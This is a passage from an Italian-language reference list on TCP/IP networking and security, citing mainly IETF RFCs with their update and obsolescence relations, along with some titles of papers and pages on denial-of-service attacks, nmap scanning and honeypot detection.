Callon R. Use of OSI IS-IS for routing in TCP/IP and dual environments. RFC1195, dicembre 1990. URL `http://www.ietf.org/rfc/rfc1195.txt`. Aggiornato da RFC1349 (Almquist, 1992). Stato: PROPOSED STANDARD.

Conrad D. Indicating Resolver Support of DNSSEC. RFC3225, dicembre 2001. URL http://www.ietf.org/rfc/rfc3225.txt. Aggiornato da RFC4033, RFC4034, RFC4035 (Arends e altri, 2005a,b,c). Stato: PROPOSED STANDARD.

Crawford M. Binary Labels in the Domain Name System. RFC2673, agosto 1999. URL http://www.ietf.org/rfc/rfc2673.txt. Aggiornato da RFC3363, RFC3364 (Bush e altri, 2002; Austein, 2002). Stato: EXPERIMENTAL.

Crawford M. e Huitema C. DNS Extensions to Support IPv6 Address Aggregation and Renumbering. RFC2874, luglio 2000. URL http://www.ietf.org/rfc/rfc2874.txt. Aggiorna RFC1886 (Thomson e Huitema, 1995). Aggiornato da RFC3152, RFC3226, RFC3363, RFC3364 (Bush, 2001; Gudmundsson, 2001; Bush e altri, 2002; Austein, 2002). Stato: EXPERIMENTAL.

Crocker D. STANDARD FOR THE FORMAT OF ARPA INTERNET TEXT MESSAGES. RFC0822, agosto 1982. URL http://www.ietf.org/rfc/rfc0822.txt. Aggiornato da RFC1123, RFC2156, RFC1327, RFC1138, RFC1148 (Braden, 1989b; Kille, 1998; Hardcastle-Kille, 1992; Kille, 1989, 1990). Rende obsoleto RFC0733 (Crocker e altri, 1977b). Obsoleted RFC2822 (Resnick, 2001). Stato: STANDARD.

Crocker D., Pogran K., Vittal J., e Henderson D. Proposed official standard for the format of ARPA Network messages. RFC0724, maggio 1977a. URL http://www.ietf.org/rfc/rfc0724.txt. Obsoleted RFC0733 (Crocker e altri, 1977b). Stato: UNKNOWN.

Crocker D., Vittal J., Pogran K., e Henderson D. Standard for the format of ARPA network text messages. RFC0733, novembre 1977b. URL http://www.ietf.org/rfc/rfc0733.txt. Rende obsoleto RFC0724 (Crocker e altri, 1977a). Obsoleted RFC0822 (Crocker, 1982). Stato: UNKNOWN.

daemon9, route, e infinity. Project Neptune. *Phrack Magazine*, 7(48):File 13 di 18, luglio 1996. URL http://www.phrack.org/phrack/48/P48-13.

datagram. Linux and Windows IP fragmentation (Teadrop) bug, novembre 1997. URL http://www.insecure.org/sploits/linux.fragmentation.teardrop.html. [Online; consultato il 20 maggio 2006].

Davis C., Vixie P., Goodwin T., e Dickinson I. A Means for Expressing Location Information in the Domain Name System. RFC1876, gennaio 1996. URL http://www.ietf.org/rfc/rfc1876.txt. Aggiorna RFC1034, RFC1035 (Mockapetris, 1987a,b). Stato: EXPERIMENTAL.

Dittrich D. The stacheldraht distributed denial of service attack tool, dicembre 1999a. URL http://staff.washington.edu/dittrich/misc/stacheldraht.analysis.txt. [Online; consultato il 18 maggio 2006].

Dittrich D. The "Tribe Flood Network" distributed denial of service attack tool, ottobre 1999b. URL http://staff.washington.edu/dittrich/misc/tfn.analysis.txt. [Online; consultato il 18 maggio 2006].

Dittrich D. The DoS project's trinoo distributed denial of service attack tool, ottobre 1999c. URL `http://staff.washington.edu/dittrich/misc/trinoo.analysis.txt`. [Online; consultato il 18 maggio 2006].

Durand A. e Buclin B. 6Bone Routing Practice. RFC2546, marzo 1999. URL `http://www.ietf.org/rfc/rfc2546.txt`. Obsoleted RFC2772 (Rockell e Fink, 2000). Stato: INFORMATIONAL.

Eastlake 3rd D. Physical Link Security Type of Service. RFC1455, maggio 1993. URL `http://www.ietf.org/rfc/rfc1455.txt`. Obsoleted RFC2474 (Nichols e altri, 1998). Stato: EXPERIMENTAL.

Eastlake 3rd D. Secure Domain Name System Dynamic Update. RFC2137, aprile 1997. URL `http://www.ietf.org/rfc/rfc2137.txt`. Aggiorna RFC1035 (Mockapetris, 1987b). Obsoleted RFC3007 (Wellington, 2000a). Stato: PROPOSED STANDARD.

Eastlake 3rd D. Domain Name System Security Extensions. RFC2535, marzo 1999. URL `http://www.ietf.org/rfc/rfc2535.txt`. Aggiorna RFC2181, RFC1035, RFC1034 (Elz e Bush, 1997; Mockapetris, 1987b,a). Aggiornato da RFC2931, RFC3007, RFC3008, RFC3090, RFC3226, RFC3445, RFC3597, RFC3655, RFC3658, RFC3755, RFC3757, RFC3845 (Eastlake 3rd, 2000; Wellington, 2000a,b; Lewis, 2001; Gudmundsson, 2001; Massey e Rose, 2002; Gustafsson, 2003; Wellington e Gudmundsson, 2003; Gudmundsson, 2003; Weiler, 2004; Kolkman e altri, 2004; Schlyter, 2004). Rende obsoleto RFC2065 (Eastlake 3rd e Kaufman, 1997). Obsoleted RFC4033, RFC4034, RFC4035 (Arends e altri, 2005a,b,c). Stato: PROPOSED STANDARD.

Eastlake 3rd D. DNS Request and Transaction Signatures (SIG(0)s). RFC2931, settembre 2000. URL `http://www.ietf.org/rfc/rfc2931.txt`. Aggiorna RFC2535 (Eastlake 3rd, 1999). Stato: PROPOSED STANDARD.

Eastlake 3rd D. Cryptographic Algorithm Implementation Requirements for Encapsulating Security Payload (ESP) and Authentication Header (AH). RFC4305, dicembre 2005. URL `http://www.ietf.org/rfc/rfc4305.txt`. Rende obsoleto RFC2402, RFC2406 (Kent e Atkinson, 1998b,c). Stato: PROPOSED STANDARD.

Eastlake 3rd D. Domain Name System (DNS) Case Insensitivity Clarification. RFC4343, gennaio 2006. URL `http://www.ietf.org/rfc/rfc4343.txt`. Aggiorna RFC1034, RFC1035, RFC2181 (Mockapetris, 1987a,b; Elz e Bush, 1997). Stato: PROPOSED STANDARD.

Eastlake 3rd D. e Kaufman C. Domain Name System Security Extensions. RFC2065, gennaio 1997. URL `http://www.ietf.org/rfc/rfc2065.txt`. Aggiorna RFC1034, RFC1035 (Mockapetris, 1987a,b). Obsoleted RFC2535 (Eastlake 3rd, 1999). Stato: PROPOSED STANDARD.

Egevang K. e Francis P. The IP Network Address Translator (NAT). RFC1631, maggio 1994. URL `http://www.ietf.org/rfc/rfc1631.txt`. Obsoleted RFC3022 (Srisuresh e Egevang, 2001). Stato: INFORMATIONAL.

Elz R. e Bush R. Serial Number Arithmetic. RFC1982, agosto 1996. URL http://www.ietf.org/rfc/rfc1982.txt. Aggiorna RFC1034, RFC1035 (Mockapetris, 1987a,b). Stato: PROPOSED STANDARD.

Elz R. e Bush R. Clarifications to the DNS Specification. RFC2181, luglio 1997. URL http://www.ietf.org/rfc/rfc2181.txt. Aggiorna RFC1034, RFC1035, RFC1123 (Mockapetris, 1987a,b; Braden, 1989b). Aggiornato da RFC4035, RFC2535, RFC4343, RFC4033, RFC4034 (Arends e altri, 2005c; Eastlake 3rd, 1999, 2006; Arends e altri, 2005a,b). Stato: PROPOSED STANDARD.

Everhart C., Mamakos L., Ullmann R., e Mockapetris P. New DNS RR Definitions. RFC1183, ottobre 1990. URL http://www.ietf.org/rfc/rfc1183.txt. Aggiorna RFC1034, RFC1035 (Mockapetris, 1987a,b). Stato: EXPERIMENTAL.

Finkelstein D. The WinNuke Relief Page, giugno 1998. URL http://www.users.nac.net/splat/winnuke/. [Online; consultato il 18 maggio 2006].

Forsberg D. SYN Flood DoS Attack Experiments, marzo 1998. URL http://www.niksula.hut.fi/~dforsber/synflood/result.html. [Online; consultato il 18 maggio 2006].

Foundation N. S. e Group N. T. A. Requirements for Internet gateways - draft. RFC0985, maggio 1986. URL http://www.ietf.org/rfc/rfc0985.txt. Obsoleted RFC1009 (Braden e Postel, 1987). Stato: UNKNOWN.

Fyodor. Remote OS detection via TCP/IP Stack Fingerprinting, giugno 2002. URL http://www.insecure.org/nmap/nmap-fingerprinting-article.html.

Fyodor. Idle Scanning and related IPID games, 2006a. URL http://www.insecure.org/nmap/idlescan.html. [Online; consultato il 7 maggio 2006].

Fyodor. nmap man page — nmap v.4.01, febbraio 2006b. URL http://www.insecure.org/nmap/man/.

Fyodor. Service and Application Version Detection — nmap v.4.01, febbraio 2006c. URL http://www.insecure.org/nmap/vscan/.

Fyodor. Windows XP SP2: Nmap Fix and Further Information — Nmap Hackers mailing list, agosto 2004. URL http://seclists.org/lists/nmap-hackers/2004/Jul-Sep/0003.html. [Online; consultato il 5 maggio 2006].

Gilligan R., Thomson S., Bound J., e Stevens W. Basic Socket Interface Extensions for IPv6. RFC2133, aprile 1997. URL http://www.ietf.org/rfc/rfc2133.txt. Obsoleted RFC2553 (Gilligan e altri, 1999). Stato: INFORMATIONAL.

Gilligan R., Thomson S., Bound J., e Stevens W. Basic Socket Interface Extensions for IPv6 . RFC2553, marzo 1999. URL http://www.ietf.org/rfc/rfc2553.txt. Aggiornato da RFC3152 (Bush, 2001). Rende obsoleto RFC2133 (Gilligan e altri, 1997). Obsoleted RFC3493 (Gilligan e altri, 2003). Stato: INFORMATIONAL.

Gilligan R., Thomson S., Bound J., McCann J., e Stevens W. Basic Socket Interface Extensions for IPv6. RFC3493, febbraio 2003. URL `http://www.ietf.org/rfc/rfc3493.txt`. Rende obsoleto RFC2553 (Gilligan e altri, 1999). Stato: INFORMATIONAL.

Grossman D. New Terminology and Clarifications for Diffserv. RFC3260, aprile 2002. URL `http://www.ietf.org/rfc/rfc3260.txt`. Aggiorna RFC2474, RFC2475, RFC2597 (Nichols e altri, 1998; Blake e altri, 1998; Heinanen e altri, 1999). Stato: INFORMATIONAL.

Gudmundsson O. DNSSEC and IPv6 A6 aware server/resolver message size requirements. RFC3226, dicembre 2001. URL `http://www.ietf.org/rfc/rfc3226.txt`. Aggiorna RFC2535, RFC2874 (Eastlake 3rd, 1999; Crawford e Huitema, 2000). Aggiornato da RFC4033, RFC4034, RFC4035 (Arends e altri, 2005a,b,c). Stato: PROPOSED STANDARD.

Gudmundsson O. Delegation Signer (DS) Resource Record (RR). RFC3658, dicembre 2003. URL `http://www.ietf.org/rfc/rfc3658.txt`. Aggiorna RFC3090, RFC3008, RFC2535, RFC1035 (Lewis, 2001; Wellington, 2000b; Eastlake 3rd, 1999; Mockapetris, 1987b). Aggiornato da RFC3755 (Weiler, 2004). Obsoleted RFC4033, RFC4034, RFC4035 (Arends e altri, 2005a,b,c). Stato: PROPOSED STANDARD.

Gustafsson A. Handling of Unknown DNS Resource Record (RR) Types. RFC3597, settembre 2003. URL `http://www.ietf.org/rfc/rfc3597.txt`. Aggiorna RFC2163, RFC2535 (Allocchio, 1998; Eastlake 3rd, 1999). Aggiornato da RFC4033, RFC4034, RFC4035 (Arends e altri, 2005a,b,c). Stato: PROPOSED STANDARD.

Hardcastle-Kille S. Mapping between X.400(1988) / ISO 10021 and RFC 822. RFC1327, maggio 1992. URL `http://www.ietf.org/rfc/rfc1327.txt`. Aggiorna RFC0822 (Crocker, 1982). Aggiornato da RFC1495 (Alvestrand e altri, 1993). Rende obsoleto RFC0987, RFC1026, RFC1138, RFC1148 (Kille, 1986, 1987, 1989, 1990). Obsoleted RFC2156 (Kille, 1998). Stato: PROPOSED STANDARD.

Harkins D. e Carrel D. The Internet Key Exchange (IKE). RFC2409, novembre 1998. URL `http://www.ietf.org/rfc/rfc2409.txt`. Aggiornato da RFC4109 (Hoffman, 2005a). Obsoleted RFC4306 (Kaufman, 2005). Stato: PROPOSED STANDARD.

Hayes B. Conducting a security audit: An introductory overview, maggio 2003. URL `http://www.securityfocus.com/infocus/1697`. [Online; consultato il 26 maggio 2006].

Heinanen J., Baker F., Weiss W., e Wroclawski J. Assured Forwarding PHB Group. RFC2597, giugno 1999. URL `http://www.ietf.org/rfc/rfc2597.txt`. Aggiornato da RFC3260 (Grossman, 2002). Stato: PROPOSED STANDARD.

Hoffman P. Algorithms for Internet Key Exchange version 1 (IKEv1). RFC4109, maggio 2005a. URL `http://www.ietf.org/rfc/rfc4109.txt`. Aggiorna RFC2409 (Harkins e Carrel, 1998). Stato: PROPOSED STANDARD.

Hoffman P. Cryptographic Suites for IPsec. RFC4308, dicembre 2005b. URL http://www.ietf.org/rfc/rfc4308.txt. Stato: PROPOSED STANDARD.

Holz T. e Raynal F. Detecting honeypots and other suspicious environments. In *Proceedings of the 2005 IEEE Workshop on Information Assurance and Security*, giugno 2005. URL http://honeyblog.org/junkyard/paper/Holz-2005-DHO.pdf. [Online; consultato il 23 maggio 2006].

Honeynet Project. Know Your Enemy: Passive Fingerprinting — Honeynet Project, marzo 2002. URL http://project.honeynet.org/papers/finger/. [Online; consultato il 4 maggio 2006].

Housley R. Using Advanced Encryption Standard (AES) CCM Mode with IPsec Encapsulating Security Payload (ESP). RFC4309, dicembre 2005. URL http://www.ietf.org/rfc/rfc4309.txt. Stato: PROPOSED STANDARD.

Huegen C. A. The latest in Denial of Service attacks: "smurfing" description and information to minimize effects, agosto 2001. URL http://www.phreak.org/archives/exploits/denial/smurf.c. [Online; consultato il 23 maggio 2006].

Kaufman C. Internet Key Exchange (IKEv2) Protocol. RFC4306, dicembre 2005. URL http://www.ietf.org/rfc/rfc4306.txt. Rende obsoleto RFC2407, RFC2408, RFC2409 (Piper, 1998; Maughan e altri, 1998; Harkins e Carrel, 1998). Stato: PROPOSED STANDARD.

Kenney M., Fenner B., Bremford M., e Pearlmutter B. Ping of Death, ottobre 1996. URL http://www.insecure.org/sploits/ping-o-death.html. [Online; consultato il 20 maggio 2006].

Kent S. IP Authentication Header. RFC4302, dicembre 2005a. URL http://www.ietf.org/rfc/rfc4302.txt. Rende obsoleto RFC2402 (Kent e Atkinson, 1998b). Stato: PROPOSED STANDARD.

Kent S. IP Encapsulating Security Payload (ESP). RFC4303, dicembre 2005b. URL http://www.ietf.org/rfc/rfc4303.txt. Rende obsoleto RFC2406 (Kent e Atkinson, 1998c). Stato: PROPOSED STANDARD.

Kent S. Extended Sequence Number (ESN) Addendum to IPsec Domain of Interpretation (DOI) for Internet Security Association and Key Management Protocol (ISAKMP). RFC4304, dicembre 2005c. URL http://www.ietf.org/rfc/rfc4304.txt. Stato: PROPOSED STANDARD.

Kent S. e Atkinson R. Security Architecture for the Internet Protocol. RFC2401, novembre 1998a. URL http://www.ietf.org/rfc/rfc2401.txt. Aggiornato da RFC3168 (Ramakrishnan e altri, 2001). Rende obsoleto RFC1825 (Atkinson, 1995a). Obsoleted RFC4301 (Kent e Seo, 2005). Stato: PROPOSED STANDARD.

Kent S. e Atkinson R. IP Authentication Header. RFC2402, novembre 1998b. URL http://www.ietf.org/rfc/rfc2402.txt. Rende obsoleto RFC1826 (Atkinson, 1995b). Obsoleted RFC4302, RFC4305 (Kent, 2005a; Eastlake 3rd, 2005). Stato: PROPOSED STANDARD.

Kent S. e Atkinson R. IP Encapsulating Security Payload (ESP). RFC2406, novembre 1998c. URL `http://www.ietf.org/rfc/rfc2406.txt`. Rende obsoleto RFC1827 (Atkinson, 1995c). Obsoleted RFC4303, RFC4305 (Kent, 2005b; Eastlake 3rd, 2005). Stato: PROPOSED STANDARD.

Kent S. e Seo K. Security Architecture for the Internet Protocol. RFC4301, dicembre 2005. URL `http://www.ietf.org/rfc/rfc4301.txt`. Rende obsoleto RFC2401 (Kent e Atkinson, 1998a). Stato: PROPOSED STANDARD.

Kille S. MIXER (Mime Internet X.400 Enhanced Relay): Mapping between X.400 and RFC 822/MIME. RFC2156, gennaio 1998. URL `http://www.ietf.org/rfc/rfc2156.txt`. Aggiorna RFC0822 (Crocker, 1982). Rende obsoleto RFC0987, RFC1026, RFC1138, RFC1148, RFC1327, RFC1495 (Kille, 1986, 1987, 1989, 1990; Hardcastle-Kille, 1992; Alvestrand e altri, 1993). Stato: PROPOSED STANDARD.

Kille S. Mapping between X.400 and RFC 822. RFC0987, giugno 1986. URL `http://www.ietf.org/rfc/rfc0987.txt`. Aggiornato da RFC1026, RFC1138, RFC1148 (Kille, 1987, 1989, 1990). Obsoleted RFC2156, RFC1327 (Kille, 1998; Hardcastle-Kille, 1992). Stato: UNKNOWN.

Kille S. Addendum to RFC 987: (Mapping between X.400 and RFC-822). RFC1026, settembre 1987. URL `http://www.ietf.org/rfc/rfc1026.txt`. Aggiorna RFC0987 (Kille, 1986). Aggiornato da RFC1138, RFC1148 (Kille, 1989, 1990). Obsoleted RFC2156, RFC1327 (Kille, 1998; Hardcastle-Kille, 1992). Stato: UNKNOWN.

Kille S. Mapping between X.400(1988) / ISO 10021 and RFC 822. RFC1138, dicembre 1989. URL `http://www.ietf.org/rfc/rfc1138.txt`. Aggiorna RFC1026, RFC0987, RFC0822 (Kille, 1987, 1986; Crocker, 1982). Aggiornato da RFC1148 (Kille, 1990). Obsoleted RFC2156, RFC1327 (Kille, 1998; Hardcastle-Kille, 1992). Stato: EXPERIMENTAL.

Kille S. Mapping between X.400(1988) / ISO 10021 and RFC 822. RFC1148, marzo 1990. URL `http://www.ietf.org/rfc/rfc1148.txt`. Aggiorna RFC1026, RFC0987, RFC1138, RFC0822 (Kille, 1987, 1986, 1989; Crocker, 1982). Obsoleted RFC2156, RFC1327 (Kille, 1998; Hardcastle-Kille, 1992). Stato: EXPERIMENTAL.

Kirkpatrick S., Stahl M., e Recker M. Internet numbers. RFC1166, luglio 1990. URL `http://www.ietf.org/rfc/rfc1166.txt`. Rende obsoleto RFC1117, RFC1062, RFC1020 (Romano e altri, 1989, 1988; Romano e Stahl, 1987). Stato: INFORMATIONAL.

Kolkman O., Schlyter J., e Lewis E. Domain Name System KEY (DNSKEY) Resource Record (RR) Secure Entry Point (SEP) Flag. RFC3757, aprile 2004. URL `http://www.ietf.org/rfc/rfc3757.txt`. Aggiorna RFC3755, RFC2535 (Weiler, 2004; Eastlake 3rd, 1999). Obsoleted RFC4033, RFC4034, RFC4035 (Arends e altri, 2005a,b,c). Stato: PROPOSED STANDARD.

Kompella K. e Swallow G. Detecting Multi-Protocol Label Switched (MPLS) Data Plane Failures. RFC4379, febbraio 2006. URL http://www.ietf.org/rfc/rfc4379.txt. Aggiorna RFC1122 (Braden, 1989a). Stato: PROPOSED STANDARD.

Kwan S., Garg P., Gilroy J., Esibov L., Westhead J., e Hall R. Generic Security Service Algorithm for Secret Key Transaction Authentication for DNS (GSS-TSIG). RFC3645, ottobre 2003. URL http://www.ietf.org/rfc/rfc3645.txt. Aggiorna RFC2845 (Vixie e altri, 2000). Stato: PROPOSED STANDARD.

Lawrence D. Obsoleting IQUERY. RFC3425, novembre 2002. URL http://www.ietf.org/rfc/rfc3425.txt. Aggiorna RFC1035 (Mockapetris, 1987b). Stato: PROPOSED STANDARD.

Lewis E. DNS Security Extension Clarification on Zone Status. RFC3090, marzo 2001. URL http://www.ietf.org/rfc/rfc3090.txt. Aggiorna RFC2535 (Eastlake 3rd, 1999). Aggiornato da RFC3658 (Gudmundsson, 2003). Obsoleted RFC4033, RFC4034, RFC4035 (Arends e altri, 2005a,b,c). Stato: PROPOSED STANDARD.

m3lt. The LAND attack (IP DoS), novembre 1997. URL http://www.insecure.org/sploits/land.ip.DOS.html. [Online; consultato il 20 maggio 2006].

Mankin A. e Ramakrishnan K. Gateway Congestion Control Survey. RFC1254, agosto 1991. URL http://www.ietf.org/rfc/rfc1254.txt. Stato: INFORMATIONAL.

Manning B. DNS NSAP RRs. RFC1348, luglio 1992. URL http://www.ietf.org/rfc/rfc1348.txt. Aggiorna RFC1034, RFC1035 (Mockapetris, 1987a,b). Obsoleted RFC1637 (Manning e Colella, 1994a). Stato: EXPERIMENTAL.

Manning B. e Colella R. DNS NSAP Resource Records. RFC1637, giugno 1994a. URL http://www.ietf.org/rfc/rfc1637.txt. Rende obsoleto RFC1348 (Manning, 1992). Obsoleted RFC1706 (Manning e Colella, 1994b). Stato: EXPERIMENTAL.

Manning B. e Colella R. DNS NSAP Resource Records. RFC1706, ottobre 1994b. URL http://www.ietf.org/rfc/rfc1706.txt. Rende obsoleto RFC1637 (Manning e Colella, 1994a). Stato: INFORMATIONAL.

Massey D. e Rose S. Limiting the Scope of the KEY Resource Record (RR). RFC3445, dicembre 2002. URL http://www.ietf.org/rfc/rfc3445.txt. Aggiorna RFC2535 (Eastlake 3rd, 1999). Obsoleted RFC4033, RFC4034, RFC4035 (Arends e altri, 2005a,b,c). Stato: PROPOSED STANDARD.

Maughan D., Schertler M., Schneider M., e Turner J. Internet Security Association and Key Management Protocol (ISAKMP). RFC2408, novembre 1998. URL http://www.ietf.org/rfc/rfc2408.txt. Obsoleted RFC4306 (Kaufman, 2005). Stato: PROPOSED STANDARD.

Microsoft. Description of Promqry 1.0 and PromqryUI 1.0 — Microsoft Knowledge Base, febbraio 2005a. URL http://support.microsoft.com/?scid=kb%3Ben-us%3B892853&x=14&y=7. [Online; consultato il 4 maggio 2006].

Microsoft. How to harden the TCP/IP stack against denial of service attacks in Windows 2000, luglio 2005b. URL `http://support.microsoft.com/kb/315669/en-us`. [Online; consultato il 18 maggio 2006].

Mockapetris P. Domain names: Concepts and facilities. RFC0882, novembre 1983a. URL `http://www.ietf.org/rfc/rfc0882.txt`. Aggiornato da RFC0973 (Mockapetris, 1986). Obsoleted RFC1034, RFC1035 (Mockapetris, 1987a,b). Stato: UNKNOWN.

Mockapetris P. Domain names: Implementation specification. RFC0883, novembre 1983b. URL `http://www.ietf.org/rfc/rfc0883.txt`. Aggiornato da RFC0973 (Mockapetris, 1986). Obsoleted RFC1034, RFC1035 (Mockapetris, 1987a,b). Stato: UNKNOWN.

Mockapetris P. Domain system changes and observations. RFC0973, gennaio 1986. URL `http://www.ietf.org/rfc/rfc0973.txt`. Aggiorna RFC0882, RFC0883 (Mockapetris, 1983a,b). Obsoleted RFC1034, RFC1035 (Mockapetris, 1987a,b). Stato: UNKNOWN.

Mockapetris P. Domain names - concepts and facilities. RFC1034, novembre 1987a. URL `http://www.ietf.org/rfc/rfc1034.txt`. Aggiornato da RFC1101, RFC1183, RFC1348, RFC1876, RFC1982, RFC2065, RFC2181, RFC2308, RFC2535, RFC4033, RFC4034, RFC4035, RFC4343, RFC4035 (Mockapetris, 1989; Everhart e altri, 1990; Manning, 1992; Davis e altri, 1996; Elz e Bush, 1996; Eastlake 3rd e Kaufman, 1997; Elz e Bush, 1997; Andrews, 1998; Eastlake 3rd, 1999; Arends e altri, 2005a,b,c; Eastlake 3rd, 2006; Arends e altri, 2005c). Rende obsoleto RFC0973, RFC0882, RFC0883 (Mockapetris, 1986, 1983a,b). Stato: STANDARD.

Mockapetris P. Domain names - implementation and specification. RFC1035, novembre 1987b. URL `http://www.ietf.org/rfc/rfc1035.txt`. Aggiornato da RFC1101, RFC1183, RFC1348, RFC1876, RFC1982, RFC1995, RFC1996, RFC2065, RFC2136, RFC2181, RFC2137, RFC2308, RFC2535, RFC2845, RFC3425, RFC3658, RFC4033, RFC4034, RFC4035, RFC4343, RFC2137, RFC2845, RFC3425, RFC3658, RFC4035, RFC4033 (Mockapetris, 1989; Everhart e altri, 1990; Manning, 1992; Davis e altri, 1996; Elz e Bush, 1996; Ohta, 1996; Vixie, 1996; Eastlake 3rd e Kaufman, 1997; Vixie e altri, 1997; Elz e Bush, 1997; Eastlake 3rd, 1997; Andrews, 1998; Eastlake 3rd, 1999; Vixie e altri, 2000; Lawrence, 2002; Gudmundsson, 2003; Arends e altri, 2005a,b,c; Eastlake 3rd, 2006, 1997; Vixie e altri, 2000; Lawrence, 2002; Gudmundsson, 2003; Arends e altri, 2005c,a). Rende obsoleto RFC0973, RFC0882, RFC0883 (Mockapetris, 1986, 1983a,b). Stato: STANDARD.

Mockapetris P. DNS encoding of network names and other types. RFC1101, aprile 1989. URL `http://www.ietf.org/rfc/rfc1101.txt`. Aggiorna RFC1034, RFC1035 (Mockapetris, 1987a,b). Stato: UNKNOWN.

Mogul J. e Postel J. Internet Standard Subnetting Procedure. RFC0950, agosto 1985. URL `http://www.ietf.org/rfc/rfc0950.txt`. Aggiorna RFC0792 (Postel, 1981e). Stato: STANDARD.

Moore D., Shannon C., Brown D., Voelker G. M., e Savage S. Inferring Internet Denial-of-Service Activity. *IEEE/ACM Transactions on Networking*, 2006. URL `http://www.caida.org/publications/papers/2006/backscatter_dos/`.

Moy J. OSPF specification. RFC1131, ottobre 1989. URL `http://www.ietf.org/rfc/rfc1131.txt`. Obsoleted RFC1247 (Moy, 1991). Stato: PROPOSED STANDARD.

Moy J. OSPF Version 2. RFC1247, luglio 1991. URL `http://www.ietf.org/rfc/rfc1247.txt`. Aggiornato da RFC1349 (Almquist, 1992). Rende obsoleto RFC1131 (Moy, 1989). Obsoleted RFC1583 (Moy, 1994). Stato: DRAFT STANDARD.

Moy J. OSPF Version 2. RFC1583, marzo 1994. URL `http://www.ietf.org/rfc/rfc1583.txt`. Rende obsoleto RFC1247 (Moy, 1991). Obsoleted RFC2178 (Moy, 1997). Stato: DRAFT STANDARD.

Moy J. OSPF Version 2. RFC2178, luglio 1997. URL `http://www.ietf.org/rfc/rfc2178.txt`. Rende obsoleto RFC1583 (Moy, 1994). Obsoleted RFC2328 (Moy, 1998). Stato: DRAFT STANDARD.

Moy J. OSPF Version 2. RFC2328, aprile 1998. URL `http://www.ietf.org/rfc/rfc2328.txt`. Rende obsoleto RFC2178 (Moy, 1997). Stato: STANDARD.

myst. Windows NT/95/3.11 Out Of Band (OOB) data barf, maggio 1997. URL `http://www.insecure.org/sploits/windows.OOB.DOS.html`. [Online; consultato il 18 maggio 2006].

Neigus N. e Postel J. Socket number list. RFC0503, aprile 1973. URL `http://www.ietf.org/rfc/rfc0503.txt`. Rende obsoleto RFC0433 (Postel, 1972c). Obsoleted RFC0739 (Postel, 1977). Stato: UNKNOWN.

Nichols K., Blake S., Baker F., e Black D. Definition of the Differentiated Services Field (DS Field) in the IPv4 and IPv6 Headers. RFC2474, dicembre 1998. URL `http://www.ietf.org/rfc/rfc2474.txt`. Aggiornato da RFC3168, RFC3260 (Ramakrishnan e altri, 2001; Grossman, 2002). Rende obsoleto RFC1455, RFC1349 (Eastlake 3rd, 1993; Almquist, 1992). Stato: PROPOSED STANDARD.

Ohta M. Incremental Zone Transfer in DNS. RFC1995, agosto 1996. URL `http://www.ietf.org/rfc/rfc1995.txt`. Aggiorna RFC1035 (Mockapetris, 1987b). Stato: PROPOSED STANDARD.

Piper D. The Internet IP Security Domain of Interpretation for ISAKMP. RFC2407, novembre 1998. URL `http://www.ietf.org/rfc/rfc2407.txt`. Obsoleted RFC4306 (Kaufman, 2005). Stato: PROPOSED STANDARD.

Postel J. Official Host-Host Protocol Modification: Assigned Link Numbers. RFC0317, marzo 1972a. URL `http://www.ietf.org/rfc/rfc0317.txt`. Obsoleted RFC0604 (Postel, 1973). Stato: UNKNOWN.

Postel J. Proposed Standard Socket Numbers. RFC0349, maggio 1972b. URL `http://www.ietf.org/rfc/rfc0349.txt`. Obsoleted RFC0433 (Postel, 1972c). Stato: UNKNOWN.

Postel J. Socket number list. RFC0433, dicembre 1972c. URL `http://www.ietf.org/rfc/rfc0433.txt`. Rende obsoleto RFC0349 (Postel, 1972b). Obsoleted RFC0503 (Neigus e Postel, 1973). Stato: UNKNOWN.

Postel J. Assigned link numbers. RFC0604, dicembre 1973. URL `http://www.ietf.org/rfc/rfc0604.txt`. Rende obsoleto RFC0317 (Postel, 1972a). Obsoleted RFC0739 (Postel, 1977). Stato: UNKNOWN.

Postel J. Assigned numbers. RFC0739, novembre 1977. URL `http://www.ietf.org/rfc/rfc0739.txt`. Rende obsoleto RFC0604, RFC0503 (Postel, 1973; Neigus e Postel, 1973). Obsoleted RFC0750 (Postel, 1978). Stato: HISTORIC.

Postel J. Assigned numbers. RFC0750, settembre 1978. URL `http://www.ietf.org/rfc/rfc0750.txt`. Rende obsoleto RFC0739 (Postel, 1977). Obsoleted RFC0755 (Postel, 1979a). Stato: HISTORIC.

Postel J. Assigned numbers. RFC0755, maggio 1979a. URL `http://www.ietf.org/rfc/rfc0755.txt`. Rende obsoleto RFC0750 (Postel, 1978). Obsoleted RFC0758 (Postel, 1979b). Stato: HISTORIC.

Postel J. Assigned numbers. RFC0758, agosto 1979b. URL `http://www.ietf.org/rfc/rfc0758.txt`. Rende obsoleto RFC0755 (Postel, 1979a). Obsoleted RFC0762 (Postel, 1980b). Stato: HISTORIC.

Postel J. DoD standard Internet Protocol. RFC0760, gennaio 1980a. URL `http://www.ietf.org/rfc/rfc0760.txt`. Aggiornato da RFC0777 (Postel, 1981b). Rende obsoleto IEN123 (Postel, 1979c). Obsoleted RFC0791 (Postel, 1981d). Stato: UNKNOWN.

Postel J. Assigned numbers. RFC0762, gennaio 1980b. URL `http://www.ietf.org/rfc/rfc0762.txt`. Rende obsoleto RFC0758 (Postel, 1979b). Obsoleted RFC0770 (Postel, 1980c). Stato: HISTORIC.

Postel J. Assigned numbers. RFC0770, settembre 1980c. URL `http://www.ietf.org/rfc/rfc0770.txt`. Rende obsoleto RFC0762 (Postel, 1980b). Obsoleted RFC0776 (Postel, 1981a). Stato: HISTORIC.

Postel J. Assigned numbers. RFC0776, gennaio 1981a. URL `http://www.ietf.org/rfc/rfc0776.txt`. Rende obsoleto RFC0770 (Postel, 1980c). Obsoleted RFC0790 (Postel, 1981c). Stato: HISTORIC.

Postel J. Internet Control Message Protocol. RFC0777, aprile 1981b. URL `http://www.ietf.org/rfc/rfc0777.txt`. Aggiorna RFC0760 (Postel, 1980a). Obsoleted RFC0792 (Postel, 1981e). Stato: UNKNOWN.

Postel J. Assigned numbers. RFC0790, settembre 1981c. URL `http://www.ietf.org/rfc/rfc0790.txt`. Rende obsoleto RFC0776 (Postel, 1981a). Obsoleted RFC0820 (Postel, 1982). Stato: HISTORIC.

Postel J. Internet Protocol. RFC0791, settembre 1981d. URL `http://www.ietf.org/rfc/rfc0791.txt`. Aggiornato da RFC1349 (Almquist, 1992). Rende obsoleto RFC0760 (Postel, 1980a). Stato: STANDARD.

